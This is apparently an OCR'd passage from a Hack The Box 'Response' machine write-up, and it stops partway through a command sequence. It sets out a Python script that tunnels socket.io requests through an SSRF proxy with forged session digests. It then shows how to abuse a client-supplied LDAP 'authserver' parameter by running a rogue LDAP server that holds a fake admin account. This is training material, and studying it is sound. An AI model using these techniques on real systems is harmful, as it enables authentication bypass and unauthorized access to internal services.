
Now, we can start the server:

```
npm start

> server@1.0.0 start
> node cluster.js

Master 7542 is running
server listening at http://localhost:3000
Worker 7549 started
Worker 7551 started
Worker 7550 started
Worker 7552 started
```

Let's access `http://localhost:3000`:



We are presented with a login form. At this point we can combine static and dynamic analysis of the application.

Within the file `server/index.js` we can see a function called `authenticate_user`:

```
async function authenticate_user(username, password, authserver) {
```

```
  if (username === 'guest' && password === 'guest') return true;


  if (!/^[a-zA-Z0-9]+$/.test(username)) return false;

  let options = {
    ldapOpts: { url: `ldap://${authserver}` },
    userDn: `uid=${username},ou=users,dc=response,dc=htb`,
    userPassword: password,
  }
  try {
    return await authenticate(options);
  } catch { }
  return false;

}
```

The function seems to perform the authentication process via `LDAP`, however, the credentials `guest`:`guest` are also accepted. Let's check if these credentials work.


After submitting the login form with `guest`:`guest`, we are thrown back to the blank login form again. Within the network tab of the browser we can see failed request attempts to `chat.response.htb`:



Since `chat.response.htb` exists on our hosts file the request goes to the remote machine. But, we have verified that we can't directly access `chat.response.htb`. In this case, just to test the application, we need to modify it to use our local server. Thus, we adjust the source code of `src/socket.js`:


```
//const URL = "http://chat.response.htb";
const URL = "http://localhost:3000";
```

After this modification, we have to recreate the client-side build (`npm run build`). Now, we can successfully login with the credentials `guest`:`guest`:



Unsurprisingly, we are the only user in the chat application, so, it is high time we tried to access the real chat application on the remote server through the proxy.

Unfortunately, we are faced with a problem. If we use the local chat application to send a message to ourselves and inspect the request using BurpSuite, we see that `socket.io` is using websockets to transmit the message.



The problem is that we probably can't establish a websocket connection via the proxy server.


Consulting the documentation of `socket.io` reveals that there is an option called `transports`, which allows us the specify what kind of low-level connections `socket.io` uses. The documentation states:

```
The low-level connection to the Socket.IO server can either be established with:
- HTTP long-polling: successive HTTP requests (POST for writing, GET for reading)
- WebSocket
```

Given this information, we can use the `polling` option for `transports` in order to force `socket.io` to use HTTP requests. Let's make that change in `src/socket.js`:

```
const socket = io(URL, { autoConnect: false, transports: ["polling"] });
```

After recreating the client-side build (`npm run build`) and logging in again, we can observe that the communication is now carried out via ordinary HTTP requests instead of websockets:



In order to establish the connection to the real chat application via the proxy and switch to `pooling` we have to observe the whole communication.

We start by deleting the `sessionID` from our local storage, refresh the page and log back in again. This way we can observe the whole communication.

After clicking on the `Login` button we can observe three requests / responses related to the `socket.io` connection in Burp. A detailed documentation on the handshake can be found here.

At first the client-side javascript initiates the connection with the following `GET` request:

```
GET /socket.io/?EIO=4&transport=polling&t=NzjeMmd HTTP/1.1
Host: localhost:3000
<SNIP>
```

The response from the server contains a unique `sid`. The server also offers an upgrade to a websocket connection, which our client will ignore since we enforced the `polling` transport mechanism:

```
HTTP/1.1 200 OK
<SNIP>

0{"sid":"32AeoEDLWTRMoyzeAAAC","upgrades":
["websocket"],"pingInterval":25000,"pingTimeout":20000}
```

Next, the credentials we entered are sent via a `POST` request. Also, the `GET` parameter `sid` contains the value we got in the last response. At this point we can already see that not only the credentials (`guest` / `guest`) are sent, but also an additional third parameter called `authserver`. This parameter will play an important role later on:

```
POST /socket.io/?EIO=4&transport=polling&t=NzjeMnf&sid=32AeoEDLWTRMoyzeAAAC HTTP/1.1
Host: localhost:3000
...

40{"username":"guest","password":"guest","authserver":"ldap.response.htb"}
```

The response from the server simply contains `ok`:

```
HTTP/1.1 200 OK
<SNIP>

ok
```

Afterwards, the client-side Javascript sends a `GET` request to check if new data is available on the server:

```
GET /socket.io/?EIO=4&transport=polling&t=NzjeMnh&sid=32AeoEDLWTRMoyzeAAAC HTTP/1.1
Host: localhost:3000
<SNIP>
```

The response contains our `sessionID` and a list of chat users (only `guest`):

```
HTTP/1.1 200 OK
<SNIP>

40{"sid":"FJ3Ypk79hjZO7IL5AAAD"}42["session",
{"sessionID":"817f935e44e47477eefa3b2808f2b3f3","username":"guest"}]42["users",
[{"username":"guest","connected":true}]]
```

From now on, the client-side Javascript regularly sends this `GET` request to check for new data. If no new data is available, the server suspends the response for a few seconds and finally answers with a `2`, which is the packet type ID for `PING`. The different packet types are described here.

```
HTTP/1.1 200 OK
<SNIP>

2
```

Upon receiving this response, the client-side Javascript sends a `POST` request with the content `3`, which equals the packet type ID `PONG`:

```
POST /socket.io/?EIO=4&transport=polling&t=Nzj_Cl7&sid=32AeoEDLWTRMoyzeAAAC HTTP/1.1
Host: localhost:3000
<SNIP>

3
```

When sending a message to ourselves (`guest`) the corresponding `POST` request looks like the following:

```
POST /socket.io/?EIO=4&transport=polling&t=Nzk6rx0&sid=MJzY8zUIfoTr7zo7AAAC HTTP/1.1
Host: localhost:3000
<SNIP>

42["private message",{"content":"test\n","to":"guest"}]
```

After having figured out how the `socket.io` communication works, we can now try to access the real chat application via the proxy.

As a basis we take our python script from before. At first we modify the `request_url` function slightly in order to be able to also send `POST` requests. Based on the responses we receive from the proxy, we have to assume that the body is supposed to be sent `Base64` encoded within a `body` parameter. Then, we need to use threads to interact with the remote chat application. One thread will be used to poll the server for new messages while we use another thread to send messages:

```
import requests
import re
from base64 import b64decode, b64encode
import threading

def get_digest(url):
  c = {'PHPSESSID': url}
  r = requests.get('http://www.response.htb/status/main.js.php', cookies=c)
  x = re.search('\'session_digest\':\'([0-9a-f]+)\'};', r.text)
  if (not x): return None
  return x.group(1)

def request_url(method, url, data=None):
  url_digest = get_digest(url)
  j = {'url':url, 'url_digest':url_digest, 'method':method,
'session':'a4a367db2afceb92cd232cac0d2a45c0',
'session_digest':'c6ecbf5bd96597ecb173300bd32f8d3a4d10a36af98d6bb46bdfafed22a06b92'}
  if (data): j['body'] = b64encode(data) # add body parameter if data is present
  r = requests.post('http://proxy.response.htb/fetch', json=j)
  if ('body' in r.json()):
    return(b64decode(r.json()['body']).decode())
  else:
    return(r.text)

def chat_thread():
  global sid

  # initialize socket.io connection
  r = request_url('GET', 'http://chat.response.htb/socket.io/?
EIO=4&transport=polling&t=NzjwjKo')
  print(r)
```

```
  # extract sid
  x = re.search(b'{"sid":"([a-zA-Z0-9-]+)"', r.encode())
  sid = x.group(1).decode()
  print('sid = %s' % sid)

  # send credentials
  d = b'40{"username":"guest","password":"guest","authserver":"ldap.response.htb"}'
  r = request_url('POST', 'http://chat.response.htb/socket.io/?
EIO=4&transport=polling&t=NzjwjKo&sid=' + sid, d)

  # from now on poll for new data
  while True:
    r = request_url('GET', 'http://chat.response.htb/socket.io/?
EIO=4&transport=polling&t=NzjwjKo&sid=' + sid)
    print(r)

    if (r == b'2'):
      # received PING (2), send PONG (3)
      request_url('POST',
'http://chat.response.htb/socket.io/EIO=4&transport=polling&t=NzjwjKo&sid=' + sid,
b'3')

def read_thread():
  global sid

  while True:
    to  = input('to> ').encode()
    msg = input('msg> ').encode()
    d = b'42["private message",{"content":"%s","to":"%s"}]' % (msg, to)
    request_url('POST', 'http://chat.response.htb/socket.io/?
EIO=4&transport=polling&t=NzjwjKo&sid=' + sid, d)

request_url('GET', 'http://chat.response.htb/socket.io/?
EIO=4&transport=polling&t=NzjwjKo')
t1 = threading.Thread(target=chat_thread)
t1.start()

t2 = threading.Thread(target=read_thread)
t2.start()
```

Let's execute the script and check if we can connect to the internal chat application:

```
python3 chat.py

to> 0{"sid":"s5iRYDBqpOC7v1SAAAAD","upgrades":["websocket"],"pingInterval":25000,"pingTimeout":20000}
sid = s5iRYDBqpOC7v1SAAAAD
40{"sid":"WZTHBRXMkwEuSTGvAAAE"}42["session",
{"sessionID":"5ccaf47085c1b19da3c716717e439d85","username":"guest"}]42["users",[{"username":"admin","connected":false},
{"username":"bob","connected":true},{"username":"guest","connected":true},{"username":"scryh","connected":false}]]
```

Indeed, we are able to connect to the internal chat application using our Python script. We notice that, aside from our own user (`guest`) there are the following three users: `bob`, `scryh` and `admin`, though, only `bob` has the property `connected` set to `true`.

When sending a message to bob, we get a response shortly after:

```
to> bob
msg> hey
to> 42["private message",{"content":"i urgently need to talk to admin","from":"bob","to":"guest"}]
```

It's evident that `bob` wants to urgently talk to `admin`. So, since `admin` is not logged in we need to find a way to login as the `admin` user.

Lets take a look at the `authenticate_user` function once more, in the file `server/index.js`:

```
async function authenticate_user(username, password, authserver) {

  if (username === 'guest' && password === 'guest') return true;

  if (!/^[a-zA-Z0-9]+$/.test(username)) return false;

  let options = {
    ldapOpts: { url: `ldap://${authserver}` },
    userDn: `uid=${username},ou=users,dc=response,dc=htb`,
    userPassword: password,
  }
  try {
    return await authenticate(options);
  } catch { }
  return false;

}
```

This time, we won't use the `guest`:`guest` credentials since we want to login as the `admin` user. The authentication for every other user is carried out through `LDAP`. Interestingly enough, we have already seen that we can specify the `LDAP` authentication server when we send the authentication `POST` request to `socket.io`:

```
POST /socket.io/?EIO=4&transport=polling&t=NzjeMnf&sid=32AeoEDLWTRMoyzeAAAC HTTP/1.1
Host: localhost:3000
...

40{"username":"guest","password":"guest","authserver":"ldap.response.htb"}
```

By changing the `authserver` parameter we can make the chat application use another `LDAP` server for authentication. If we use our own `LDAP` server, we can add an `admin` user with a password we know. This way we can trick the server and allow us to login as the `admin` user.

The fastest way to set up an `LDAP` server is to use Docker once again. We can use this project that meets our needs.

```
sudo docker run -p 389:389 --name ldap --env LDAP_DOMAIN="response.htb" --env
LDAP_ADMIN_PASSWORD="h4ckth3b0x" --detach osixia/openldap:1.5.0
```

Then, we need to add an `organizationalUnit` called `users` to the `LDAP` server. We can use the following chain of commands to do so:

```
sudo docker exec -it ldap /bin/bash
cd /tmp/
echo 'dn: ou=users,dc=response,dc=htb' > ou_users.ldif
echo 'objectClass: top' >> ou_users.ldif
echo 'objectClass: organizationalUnit' >> ou_users.ldif
echo 'ou: users' >> ou_users.ldif
ldapadd -D 'cn=admin,dc=response,dc=htb' -w h4ckth3b0x -f ou_users.ldif
```

```
sudo docker exec -it ldap /bin/bash

root@b0fabe6f8357:/# cd /tmp/
root@b0fabe6f8357:/tmp# echo 'dn: ou=users,dc=response,dc=htb' > ou_users.ldif
root@b0fabe6f8357:/tmp# echo 'objectClass: top' >> ou_users.ldif
root@b0fabe6f8357:/tmp# echo 'objectClass: organizationalUnit' >> ou_users.ldif
root@b0fabe6f8357:/tmp# echo 'ou: users' >> ou_users.ldif
root@b0fabe6f8357:/tmp# ldapadd -D 'cn=admin,dc=response,dc=htb' -w h4ckth3b0x -f ou_users.ldif

adding new entry "ou=users,dc=response,dc=htb"
```

Also, we need to add an `admin` user within this OU with a password of `SecretPassw0rd!`:

```
sudo docker exec -it ldap /bin/bash
cd /tmp/
echo 'dn: uid=admin,ou=users,dc=response,dc=htb' > user_admin.ldif
echo 'objectClass: shadowAccount' >> user_admin.ldif
echo 'objectClass: posixAccount' >> user_admin.ldif
echo 'objectClass: inetOrgPerson' >> user_admin.ldif
echo 'cn: admin' >> user_admin.ldif
echo 'sn: admin' >> user_admin.ldif
echo 'uid: admin' >> user_admin.ldif
echo 'uidNumber: 1337' >> user_admin.ldif
echo 'gidNumber: 1337' >> user_admin.ldif
echo 'homeDirectory: /dev/shm' >> user_admin.ldif
ldapadd -D 'cn=admin,dc=response,dc=htb' -w h4ckth3b0x -f user_admin.ldif
ldappasswd -s 'SecretPassw0rd!' -w h4ckth3b0x -D 'cn=admin,dc=response,dc=htb' -x
'uid=admin,ou=users,dc=response,dc=htb'
```

```
sudo docker exec -it ldap /bin/bash

root@b0fabe6f8357:/# cd /tmp/
root@b0fabe6f8357:/tmp# echo 'dn: uid=admin,ou=users,dc=response,dc=htb' > user_admin.ldif
root@b0fabe6f8357:/tmp# echo 'objectClass: shadowAccount' >> user_admin.ldif
root@b0fabe6f8357:/tmp# echo 'objectClass: posixAccount' >> user_admin.ldif
root@b0fabe6f8357:/tmp# echo 'objectClass: inetOrgPerson' >> user_admin.ldif
root@b0fabe6f8357:/tmp# echo 'cn: admin' >> user_admin.ldif
root@b0fabe6f8357:/tmp# echo 'sn: admin' >> user_admin.ldif
